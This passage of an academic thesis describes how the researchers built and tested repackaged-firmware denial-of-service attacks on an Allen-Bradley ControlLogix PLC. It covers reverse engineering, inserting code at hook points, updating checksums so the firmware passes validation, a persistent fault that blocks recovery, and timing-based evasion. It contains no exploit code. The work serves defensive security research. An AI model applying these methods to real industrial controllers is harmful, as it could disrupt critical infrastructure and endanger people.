Cárdenas *et al.* define targeted attacks as attacks where the malicious party tailors the attack method for the targeted SCADA network. The authors provide two well known examples of targeted attacks against SCADA networks, the Maroochy Shire Council water breach and Stuxnet [14]. The Maroochy water breach was orchestrated by an employee of the IT firm hired to develop the sewage control system. As such, this attack required no malicious modification of the IT system; rather, the attacker used insider

knowledge of the system from his time as an employee to issue commands that caused the water system to purge. This attack highlights the need to implement strict access controls with changing credentials, and command auditing for use in forensic analysis in the case of an attack [3]. Stuxnet used multiple zero-day exploits and a compromised driver-signing certificate to gain access to the HMI systems [15]. Stuxnet is an example of a highly targeted attack, even including logic that caused the worm to remain dormant if it was installed on a system that was not the intended target.

Long *et al.* demonstrate the effects of network based Denial-of-Service (DoS) attacks against network based control systems [29]. Network based DoS attacks can cause serious performance degradation and error, particularly in a timing based controller environment when there is significant delay between the measurement and the calculated response. Long *et al.* suggest measuring the rate of incoming packets and blocking sources if the arrival rate exceeds a certain threshold.

Santamarta describes how it is possible to use a combination of reverse engineering and network monitoring to exploit CIP and craft a remote attack [48]. The attacks utilize the network interface available for the Allen-Bradley 1756-ENBT network module. This module allows other modules on the same chassis to send and receive data through a common IP based interface. Chassis modules are configured for communication using port 44818 to send and receive CIP commands. Santamarta was able to craft a CIP message to change the security password on an attached Controllogix PLC. Santamarta also noted that the password was sent in clear text through the CIP message. Through reverse engineering the 1756-ENBT firmware image, Santamarta was able to find several other CIP commands that could be exploited for a DoS attack, such as changing the 1756-ENBT module IP address, or forcing the PLC CPU to enter a fault state which would require physical access to the PLC to repair.

Jung *et al.* show the effectiveness of repackaging attacks on Android banking applications [27]. A repackaging attack is executed by reverse-engineering an application, adding arbitrary attack code, then rebuilding a forged application to appear valid. They exploit a weakness in Android development by self-signing the forged application which is then accepted as legitimate. Jung *et al.* modify seven popular banking applications to divert funds to an attacker's account. Using the forged application, the team was able to steal funds without requiring any certificates, passwords, or security cards. The team recommends eliminating the Android self-signing policy even though they acknowledge that such a move would eliminate the open nature of Android development. They further recommend code obfuscation and remote attestation as measures to further enhance application security and to prevent tampering.

2.6 Reverse Engineering Research

Methods used by previous researchers provide valuable clues about how to approach the reverse engineering effort. During their examination of existing SCADA Ethernet modules, Peck and Peterson begin by downloading multiple versions of the firmware images and comparing differences between images in an attempt to identify static fields or identifiable blocks of data [40]. They further examine the images using a hexadecimal editor to look for readable text strings that may occur during known actions, or that may be part of a symbol table. Two pieces of information in particular are critical to beginning the reverse engineering process and making it possible to find executable instructions. First, and most importantly, Peck and Peterson identified the architecture of the firmware image. Clues in the readable text of the firmware image show that the image was built for the PowerPC. Second, Peck and Peterson use information from the symbol table to find the load address for the entire firmware image. The architecture information allows the disassembler to be configured correctly and interpret the opcodes in the firmware image. The disassembler can also correctly interpret absolute memory addresses given

a correct load address. Once disassembled, the code is examined for usable or exploitable functions. In the case of the network modules examined by Peck and Peterson, function names in the symbol table provide clues about their purpose. The authors find two functions named `nc_RamValidateChecksumsWriteFlash` and `ffs_CalcChecksum`. Since these functions provide data validation for new firmware images, the authors are able to custom build and upload altered firmware images to the Ethernet module and exploit the device using added functions.

Jung *et al.* describe their reverse engineering methods used to build repackaged Android banking applications [27]. Jung *et al.* use logging tools to correlate actions performed in the user interface with specific portions of the existing banking application. This eases the disassembly process by allowing the authors to only analyze and modify the portion of the application needed to execute the attack. It also allows the authors to add functionality to the application in an area whose execution occurs under known circumstances. Once the modification point is known, Jung *et al.* disassemble the function, modify as needed, and repackage the application by updating the manifest and self-signing the application. This example illustrates the need to carefully select a modification point. Placing attack code in a poorly understood area of the firmware or application may cause the modified software to fail, alerting the device owner to the presence of the compromise.

2.7 Summary

For a variety of reasons, companies are increasingly automating industrial systems. In doing so, they are exposing control systems to external networks to facilitate remote administration, or save money by using existing communication links. This additional exposure has the unintended side-effect of increasing the attack profile of the SCADA networks. Even though these control systems are more vulnerable to attack than

ever, security research in the SCADA realm still lags behind traditional information technology.

This chapter summarized the purpose and history of SCADA networks and listed general security weaknesses found in SCADA devices. Works discussed include research on embedded device security followed by research specifically focused on PLC security issues. Current research into embedded device attacks were then discussed to highlight how the weaknesses in SCADA devices might be exploited by malicious attackers. Finally, the chapter concludes with a discussion on previous reverse engineering research.

III. Methodology

This chapter describes the methodology used to evaluate the research problem. The methodology includes the definition of the problem, a description of the tools, the process of building the repackaged firmware, and a description of the tests for analyzing PLC performance.

3.1 Problem Definition

3.1.1 Goals and Hypothesis.

The intended outcome of this research is to develop measures for protecting Industrial Control System (ICS) devices by highlighting possible inherent weaknesses in the design of the PLC firmware. The primary goal of this research is to determine the feasibility of developing a repackaged firmware attack against a PLC to undermine the operation and achieve a desired malicious effect. Once installed, the repackaged firmware is evaluated for correct operation of the attack. If the attack operates as expected, the repackaged firmware is evaluated for stability by operating without fault for a minimum of eight hours. If the repackaged firmware remains stable, its performance is compared to the performance of the unmodified firmware to determine if changes to the firmware cause differences in execution times.

PLCs typically rely on the inherent trust for firmware verification based on the CRC and checksum as a validity tool [8]. After a firmware image is loaded to a PLC, the checksum and CRC are tested to verify that the firmware is not corrupted. The tests, however, provide no capability to detect intentional tampering [8]. This research hypothesizes that PLC targeted attacks are feasible and that the execution time of the repackaged firmware can be designed to match unmodified firmware by controlling the type and location of injected instructions.

3.1.2 Approach.

While the primary goal of the experiment is to test the feasibility of developing, deploying and concealing a PLC firmware repackaging attack, there are three sub goals necessary to supporting the primary goal. First, the device is reverse engineered to match disassembled code to known device functions. Next, inserted instructions must function properly and remain stable. Finally, during the repackaging of the firmware, the checksum and CRC are updated to pass validation checks.




Figure 3.1: Development Process Outline.

As shown in Figure 3.1, the research is conducted in three stages: reverse engineering, attack development, and performance analysis. Reverse engineering uses hardware and firmware analysis to determine the structure of the firmware image. Attack development includes the tasks needed to modify the firmware image to execute the DoS attack. Attack development also includes functional evaluation of the attacks. In performance analysis both the unmodified and repackaged firmwares execute a process program. As both firmware images complete iterations of the process program, the time to complete the iteration is recorded. The mean program execution times from both firmware images are compared to determine if the additions to the repackaged firmware impact program execution times. Execution time comparisons are done using timing

side-channel analysis techniques developed by Dunlap [20]. Where possible, attack code makes use of primarily dormant execution paths to escape detection under normal operating conditions.




Figure 3.2: PLC Device Hierarchy.

All developed attacks execute a DoS attack against ControlLogix 1756-L61 PLC. However, the method used to trigger the DoS attack differs for each attack. Four DoS attacks are developed to replicate one of the several types of attacks proposed by Peck [40]. The first three attacks are non-persistent DoS attacks since the ControlLogix 1756-L61 PLC can be restored by either a power cycle or using the mode change key to switch modes between RUN and PROGRAM twice, clearing the fault. No permanent damage is done to the ControlLogix 1756-L61 PLC when the non-persistent attack is executed. The fourth attack is considered a persistent DoS attack because the PLC is modified in a manner that prevents recovery. The PLC requires modification using JTAG to restore it to a functional state. Note that the attacks developed in this experiment focus only on

modifying the PLC firmware, which provides the interface between the PLC hardware and programming area as shown in Figure 3.2 [8]. The repackaged firmwares execute a DoS attack under the following conditions.

1. Force the ControlLogix 1756-L61 PLC to terminate operation after a pre-determined amount of time. This attack executes based on the value of an iterator that counts down once the ControlLogix 1756-L61 PLC begins operation. This attack is heretofore referred to as the time based non-persistent DoS attack.

2. Force the ControlLogix 1756-L61 PLC to terminate operation after a mode change command is sent. This attack executes after the ControlLogix 1756-L61 PLC mode is switched between REMOTE RUN and REMOTE PROGRAM four times. Note that the count is arbitrary and alterable. This attack is heretofore referred to as the mode change based non-persistent DoS attack.

3. Force the ControlLogix 1756-L61 PLC to terminate operation after a custom CIP command is sent. This attack executes when triggered by a customized CIP command. The CIP command uses normally unused codes to avoid interfering with legitimate commands. This attack is heretofore referred to as the CIP based non-persistent DoS attack.

4. Force the ControlLogix 1756-L61 PLC to terminate operation using a custom CIP command, and make a permanent modification to flash memory that will prevent recovery by the owner. This attack uses the same mechanism as the CIP based non-persistent DoS but adds a persistent component by writing a sentinel to flash memory that survives a power cycle. In addition to testing for the customized CIP command, this attack also tests flash memory for the sentinel value. This attack is heretofore referred to as the CIP based persistent DoS attack.

The ControlLogix 1756-L61 PLC polls each attached sensor, collects data, and then acts on that data. The firmware contains a primary loop that runs continuously, polls attached devices, and takes actions based on the inputs collected during the polling cycle. When inserting modified instructions, it is necessary to determine the location of the primary loop, or a function that executes during the loop. When inserted, the instructions can run continuous tests, divert control based on the results, and take action. To successfully carry out the four DoS attacks, it is necessary to determine the primary loop, methods used to read/write to non-volatile storage, and methods that interpret external commands.

3.2 Environment

The development environment consists of a collection of tools necessary to both analyze the existing firmware, and develop the attack. The firmware image and ControlLogix 1756-L61 PLC are also components of the development environment.

3.2.1 PLC and Firmware Specifications.

The attacks developed in this research function on the Allen-Bradley ControlLogix 1756-L61 PLC manufactured by Rockwell Automation. This PLC uses an ARM7TDMI CPU architecture [8], contains 2MB of user memory, and 478KB of I/O memory [47]. ControlLogix 1756-L61 PLC firmware revision number 19.15.25 is the base unmodified firmware version used in this research. All repackaged firmware revisions are alterations of this base unmodified firmware image. This baseline version is available with registration from the Allen-Bradley website [44]. Other Allen-Bradley support equipment needed by the ControlLogix 1756-L61 PLC include the 1756 PA72/C power supply, 1756-A7 chassis, and the 1756-ENBT Ethernet module for network connectivity.

3.2.2 Deployment Tools.

Existing Allen-Bradley programs are used to deploy repackaged firmware images to the PLC. The Allen-Bradley RSLinx program is required to communicate with

other Allen-Bradley devices connected to a network. Note that RSLinx only manages communication with the PLC and performs no validation of the firmware image. The Allen-Bradley ControlFLASH program is used to manage and send updated firmware images to the PLC. ControlFLASH relies on validity checks embedded in the firmware image and supporting files [8]. RSLogix 5000 from Allen Bradley is the ladder logic programming environment for the ControlLogix 1756-L61 PLC. Allen-Bradley uses ladder logic as the programming language for process control programs.

3.2.3 Firmware Analysis Tools.

The following tools are used to disassemble and trace the firmware images. IDA Pro from Hex Rays is the disassembler used to analyze the firmware. IDA Pro supports multiple ARM CPU instruction sets including ARM7TDMI which is the architecture used by the ControlLogix 1756-L61 PLC. Additional scripts built by Basnight *et al.* extend the functionality of IDA Pro and automate some analysis tasks [8]. The extension scripts search for known function prologues in ARM assembly to identify possible subroutines, and attempt to name functions by searching for function name strings used by a generic error handling routine in the firmware image.

ARM Development Studio v5 and Realview ICE, both developed by ARM Holdings PLC, provide hardware debugging capability. As shown in Figure 3.3, the debugger can trace instructions, read sections of memory, capture and restore memory segments, and alter register values by connecting to the available JTAG interface on the ControlLogix 1756-L61 PLC. These functions make it possible to recover the device in case of a fault and execute specific areas of the firmware for testing.

3.2.4 Assembly Development Tools.

Assembly development is accomplished using an ARM cross compiler available in the GNU `arm-linux-gnueabi` package for linux [1]. Two locally developed scripts insert the output from the cross compiler into the target malware. The first script writes




Figure 3.3: JTAG Interface.

the generated assembly instructions into the firmware beginning at the specified start address. The second script is a calculator for ARM assembly jump instructions used to modify existing jump instructions to point to desired locations.

3.2.5 Performance Analysis Tools.

Utilities developed by Dunlap provide the infrastructure for collecting and analyzing process program execution times [20]. The utilities automate the process of deploying firmware images and process programs. Additionally, the testing utilities use CIP commands to request execution time data during normal ControlLogix 1756-L61 PLC operation and record the data for later analysis. R from the R Foundation is used to test process program execution times collected from both the unmodified and repackaged firmwares for statistically significant differences.

3.3 Reverse Engineering Effort

The reverse engineering effort includes the tasks necessary to build the device attacks. Reverse engineering is divided into three tasks. The first task is the tool and firmware acquisition as previously discussed. The second task is hardware analysis which attempts to find clues about the operation of the device from the types of components used in its construction. The third task is firmware analysis where the firmware image is disassembled and analyzed.

3.3.1 Hardware Analysis.

Hardware analysis produces information necessary to identify the instruction set used in the firmware image. The first task is determining the architecture of the primary CPU through part number research or previous work [8, 48]. Other tasks include obtaining information about the attached hardware to infer interactions with the firmware image. For example, knowledge of the type of flash memory used in the device provides clues about the types of control codes referenced in the firmware image. Information about the control codes aids identification of methods that read from or write to flash memory. Knowing the ICs on the board can aid in understanding the operation of the ControlLogix 1756-L61 PLC and how the PLC interacts with the installed firmware. Information about such interactions aids attack development.

There are several tasks accomplished for hardware analysis that occur in conjunction with firmware analysis. The types of memory used in volatile and non-volatile storage are identified along with the mapping of memory layout to determine the base address of the firmware, location of the stack, and location of any critical files, vectors, or flags used by the firmware image. Knowledge of these items provide possible exploitable areas of the firmware that can be used in the repackaging attacks.

3.3.2 Firmware Analysis.

Firmware analysis is accomplished using both static and dynamic analysis. A thorough understanding of the firmware image's normal operations helps to craft an attack that does not interfere with the operation of the ControlLogix 1756-L61 PLC except when desired.

During static analysis, the firmware image is examined using IDA Pro to identify the firmware entry point, symbol tables, functions, subroutines, and fixed fields in a file header. During static analysis it is critical to identify the entry point and correct base address for the firmware image to determine the startup execution path for the PLC. This allows IDA Pro to accurately build cross-references between jump locations where relative addressing is not used. The firmware image requires additional analysis using IDA Pro extensions to identify all possible functions or subroutines by searching the firmware image for known function prologues such as stack pushes [48]. Firmware analysis also entails identifying strings in the firmware image that may indicate function names or a symbol table that can be used to associate discovered functions with an actual name.

With an understanding of the structure and flow of the firmware image, it is possible to identify areas of the firmware image that can be exploited in the attack, such as error or fault handling routines. Since instructions are added to the firmware image, a point in the image is identified for insertion. ARM assembly makes extensive use of relative addressing for calculating program jumps and data locations. Because of the use of relative addressing, instructions cannot be inserted. The new instructions must overwrite existing instructions/data or be added to an area of the firmware image that is not addressed elsewhere.

3.4 Attack Development

During attack development, the necessary ARM instructions are developed and inserted into the firmware image in a safe location that does not overwrite existing instructions. The checksum and CRC in the repackaged firmware are updated to pass validation checks and appear as a legitimate firmware update. Once the repackaged firmware image is installed, the attack functions are checked to ensure proper operation, and ControlLogix 1756-L61 PLC stability is evaluated with each of the repackaged firmware images.

3.4.1 Assembly and Firmware Modification.

ARM instructions are assembled into a relocatable file using the ARM cross-compiler configured for the ARM7TDMI architecture. The relocatable format generated by the cross-compiler will not function on the ControlLogix 1756-L61 PLC without modification. The header information and symbol table are removed leaving only the opcodes and data. The extracted opcodes are written to the firmware image. Next, all jump instructions requiring modification are adjusted to correctly redirect execution. The offsets to the correct instruction are recomputed and the opcode altered using a hex editor. The structure of ARM opcodes is required for correct modification, which are readily available from the ARM Information Center [6].

The four DoS attacks are each structured differently. The time based non-persistent DoS attack uses a hook that replaces a function call used continuously in the firmware image. Each call to the hooking function decrements an iterator. When the iterator reaches zero, execution redirects to the failure path and the ControlLogix 1756-L61 PLC faults. There is some variability in the amount of time needed to decrement the iterator to zero since external factors not evaluated during this research may affect the execution rate of the hooked function. This time based non-persistent DoS attack only requires a point where execution flow can be safely redirected.

The mode change based non-persistent DoS attack counts changes between REMOTE RUN and REMOTE PROGRAM and selects the fault path once the count is reached. The mode change based non-persistent DoS attack differentiates between remote mode changes and physical mode changes made with the front panel switch.

The CIP based non-persistent DoS attack intercepts CIP identity objects and tests for custom codes attached to the identity object. If the test is successful, the ControlLogix 1756-L61 PLC faults. The CIP based non-persistent DoS attack uses the CIP object handling function in the firmware image to capture CIP objects.

The CIP based persistent DoS attack adds the persistent component by writing a sentinel value to non-volatile storage; otherwise, the activation method for the CIP based persistent DoS attack matches its non-persistent counterpart. The sentinel value in non-volatile storage is tested after a reset preventing the ControlLogix 1756-L61 PLC owner from recovering the device. The constant resets prevent stable operation and blocks attempts to upload an unmodified firmware image. The attack instructions use the existing flash writing function to write data to flash memory.

Once instruction modification of the firmware image is complete, the checksum and CRC are updated to pass validation tests. Checksum and CRC changes are made in accordance with procedures developed by Basnight *et al.* [8]. The firmware image is staged in the normal deployment directories used by ControlFlash and pushed to the ControlLogix 1756-L61 PLC for testing.

3.4.2 Deployment and Evaluation.

Each repackaged firmware is evaluated for functionality and stability. Repackaged firmwares are pushed to the ControlLogix 1756-L61 PLC using ControlFLASH. Once installed, each repackaged firmware must operate normally, and unexpected device failures must not occur if the attack has not been triggered. Stability is evaluated by installing each repackaged firmware on the ControlLogix 1756-L61 PLC and running

the PLC uninterrupted for a minimum of eight hours. If the ControlLogix 1756-L61 PLC operates without fault during the eight hours, the repackaged firmware is considered stable.

For the purposes of this evaluation, normal operation, device faults, and stability require specific definitions.

- During functional evaluation, normal operation is determined using the status of the front panel OK light. If the front panel OK light remains green, the ControlLogix 1756-L61 is operating normally and the firmware remains functional. The front panel OK light is used as a status indicator during functional evaluation and performance analysis. No process program is executed by the firmware during functional evaluation. During performance analysis, a process program is executed by the firmware. For both evaluations, a green front panel OK light indicates normal operation.

- If the front panel OK light switches to solid red, a major fault has caused the ControlLogix 1756-L61 PLC to halt and reset. Once the reset is complete, the front panel OK light changes from solid red to blinking red. The blinking red indicates that the ControlLogix 1756-L61 PLC requires a reset using the front panel mode switch or a power cycle. This type of fault is generated by the attacks in each repackaged firmware. During functional evaluation, such a fault should occur only when the attack is executed.

- Stability is defined as uninterrupted normal operation indicated by a green front panel OK light. Only the firmware is executed during stability evaluation, no process control program is loaded on the ControlLogix 1756-L61 PLC. The eight hour stability evaluation period was chosen because it exceeds acceptance testing

times used in some control system installations which can range from two to six hours depending on system type [13].

The time based non-persistent DoS attack is evaluated at 3 time amounts. Pilot tests show that the exploited function hooked by the iterator and fault test executes approximately 1200 times per minute. The three time amounts evaluated are one minute, ten minutes, and one hour. Therefore, using the execution rate of the hooked function, the iterator values are set to 1200, 12000, and 72000 respectively. The ControlLogix 1756-L61 PLC must fault at the expected amount of time to pass. Once the fault is generated, the ControlLogix 1756-L61 is power cycled to clear the fault. If all three evaluations pass, the iterator is set to 16777216 which is a large enough number to allow the ConrolLogix 1756-L61 PLC to run for the duration of the stability evaluation. After the iterator is altered and the repackaged firmware is installed, the ControlLogix 1756-L61 PLC runs for eight continuous hours. If no faults are generated, the repackaged firmware containing the time based non-persistent DoS is considered stable.

The mode change based non-persistent DoS attack is evaluated under three conditions. The first condition verifies that the ControlLogix 1756-L61 PLC faults after four alternating remote mode changes. The second condition verifies that mode changes using the ControlLogix 1756-L61 front panel switch do not cause a fault. The third condition is the stability evaluation. To evaluate the first condition, the repackaged firmware is installed to the ControlLogix 1756-L61 PLC where it is allowed to stabilize for 60 seconds. Once stabilized, the four mode changes are sent using the RSLOGIX 5000 program. The mode changes must alternate between REMOTE RUN and REMOTE PROGRAM starting with a switch from REMOTE PROGRAM to REMOTE RUN. After the mode change sequence is sent, the ControlLogix 1756-L61 PLC must fault. The fault is cleared using a power cycle. To evaluate the second condition, the ControlLogix 1756-L61 PLC is again allowed to stabilize for 60 seconds. Once stabilized, the front

panel mode switch, shown in Figure 3.4, is alternated between PROGRAM and RUN a minimum of eight times in less than 60 seconds. No faults should be generated during the mode changes. Once complete, the ControlLogix 1756-L61 PLC runs continuously for eight hours. If no faults are generated, repackaged firmware containing the mode change based non-persistent DoS is considered stable.




Figure 3.4: Front Panel Mode Change Switch.

The CIP based non-persistent DoS attack is evaluated under three conditions. The first condition verifies that the ControlLogix 1756-L61 PLC faults after receiving a modified CIP identity object command. The second condition verifies that a valid CIP identity object command does not cause a fault. The third condition is the stability evaluation. To evaluate the first condition, the repackaged firmware is installed to the ControlLogix 1756-L61 PLC where it is allowed to stabilize for 60 seconds. Once stabilized, the modified CIP identity object command is sent using a locally developed program. The modified CIP identity object command must cause the ControlLogix 1756-L61 PLC to fault. The fault is cleared using a power cycle. To evaluate the second condition, the ControlLogix 1756-L61 PLC is allowed to stabilize for 60 seconds. Once

stabilized, a valid CIP identity object command is sent which should not cause a fault. If all conditions pass, the ControlLogix 1756-L61 PLC runs continuously for eight hours with the repackaged firmware installed. If no faults are generated, repackaged firmware containing the CIP based non-persistent DoS is considered stable.

The CIP based persistent DoS attack is evaluated under four conditions. The first condition verifies that the ControlLogix 1756-L61 PLC faults after receiving a modified CIP identity object command. The second condition evaluates persistence and verifies that the fault remains after both a mode change reset and a power cycle. The third condition verifies that a valid CIP identity object command does not cause a fault. The fourth condition is the stability evaluation. To evaluate the first condition, the repackaged firmware is installed on the ControlLogix 1756-L61 PLC where it is allowed to stabilize for 60 seconds. Once stabilized, the modified CIP identity object command is sent using a locally developed program. The modified CIP identity object command must cause the ControlLogix 1756-L61 PLC to fault. The second condition is evaluated first by attempting the mode change switch reset method. If the fault does not clear, a power cycle is attempted. If the fault remains after the power cycle, the CIP based persistent DoS attack passes the second condition and is considered persistent. The ControlLogix 1756-L61 PLC is restored by erasing the altered portion of flash memory using the JTAG interface and debugger. To test the third condition, after restoration, the ControlLogix 1756-L61 PLC is allowed to stabilize for 60 seconds. Once stabilized, a valid CIP identity object command is sent which should not cause a fault. If all conditions pass, the ControlLogix 1756-L61 PLC is run continuously for eight hours with the repackaged firmware installed to evaluate stability. If no faults are generated, repackaged firmware containing the CIP based persistent DoS is considered stable.

3.5 Performance Analysis

SCADA systems are considered real-time devices and as such must meet timing requirements [11]. The attacks developed in this research are not feasible if they cause the ControlLogix 1756-L61 PLC to deviate by a statistically significant amount from expected execution times. Indeed, such a device would likely be replaced or reloaded before the attack could be executed. This final experiment evaluates each attack to determine its impact on process program execution time. To evaluate performance, each repackaged firmware is given a process program as a workload, and the time needed to complete the workload is recorded by a data collection tool. The collected times are compared to the performance of an unmodified firmware image to determine the impacts to performance.

3.5.1 Workload.

To examine the performance of the repackaged firmwares, each one must be placed under the load of a process program. For the repackaged firmware installed on a ControlLogix 1756-L61 PLC, the process program is a ladder logic project designed to control an industrial process. In this experiment two ladder logic projects are used to evaluate the performance of the ControlLogix 1756-L61 at two different workload level, small and large. The ladder logic projects are the two used by Dunlap to evaluate timing based side channel analysis for detecting anomalies in firmware [20]. The first ladder logic project is the small workload. This project contains three steps and was found by Dunlap to have a mean execution time of less than 110μs. The second ladder logic project file is the large workload. This project contains 32 steps repeated 115 times and was found by Dunlap to have a mean execution time of greater than 3000μs.

3.5.2 Data Collection Environment and Process.

Data collection is performed using software installed on a Windows XP workstation. RSLinx provides communication between the Windows XP workstation and the

ControlLogix 1756-L61 PLC via the 1756-ENBT Ethernet Module. Firmware installation and data collection are done using software developed by Dunlap [20]. Firmware installation is automated by duplicating CIP commands used by ControlFLASH which is the Allen-Bradley supplied program used for firmware installation. Using a CIP command, the data collection software polls the ControlLogix 1756-L61 PLC every 250ms and requests the most recent process program execution time. Both the firmware installation process and data collection are automated to eliminate human error during the collection process and ensure that stabilization times are consistent. The basic configuration of the test equipment is shown in Figure 3.5 and the following list specifies the equipment used to conduct this evaluation:

- ControlLogix 1756-L61 PLC,
- Combined 1756 PA72/C power supply and 1756-A7 chassis,
- 1756-ENBT Ethernet module,
- Cisco 5-port Ethernet Switch, and
- Windows XP Workstation.

To analyze the performance of each of the repackaged firmware images, process program execution times are collected from the ControlLogix 1756-L61 PLC and stored as a collected data set. During data collection, the attack function in the repackaged firmware image is not executed. Note that the collection steps are the same regardless of firmware image. The steps to collect the data are as follows.

1. Install the firmware image on the ControlLogix 1756-L61 PLC.
2. Stabilize for a minimum of 60 seconds.




Figure 3.5: Experiment Equipment Configuration.

3. Install the process program on the ControlLogix 1756-L61 PLC.

4. Stabilize for a minimum of 60 seconds.

5. Activate data collection software.

6. Collect 10,000 total time measurements.

7. Store captured data set to a file.

The collection process is executed using the unmodified firmware image and two workloads generating two data sets. The collection process is repeated for each of the four repackaged firmware images using the same small and large workload generating a total of eight data sets. The entire collection process generates a total of ten data sets.

The unmodified firmware execution times form the baseline to which execution times collected from the repackaged firmware images are compared.

3.5.3 Analysis.

Analysis consists of comparing the data set collected from a specific repackaged firmware image and workload level to its corresponding unmodified firmware and matching workload data set. A total of eight results are generated during evaluation, one result from each repackaged firmware at each workload level. The comparison test uses the decision algorithm developed by Dunlap which is a one-way permutation test using 9999 Monte-Carlo resamplings [20]. The decision algorithm generates a p-value for each comparison. The p-value threshold for significance set by Dunlap is 0.0001. The null hypothesis is that there is no performance difference between the unmodified and repackaged firmware. The alternative hypothesis is that the modifications in the repackaged firmware incur a performance penalty. The null hypothesis is rejected for any result below the threshold for significance. No changes are made to the decision algorithm or detection threshold for this experiment and outliers are removed during analysis using a decision algorithm setting.

Any result that falls below the threshold of significance indicates that changes made to the repackaged firmware impact the performance of the ControlLogix 1756-L61 PLC when completing iterations of the process program. In such cases, the changes made to implement the attack should be evaluated for efficiency, or moved to an alternate execution path if possible.

3.6 Methodology Summary

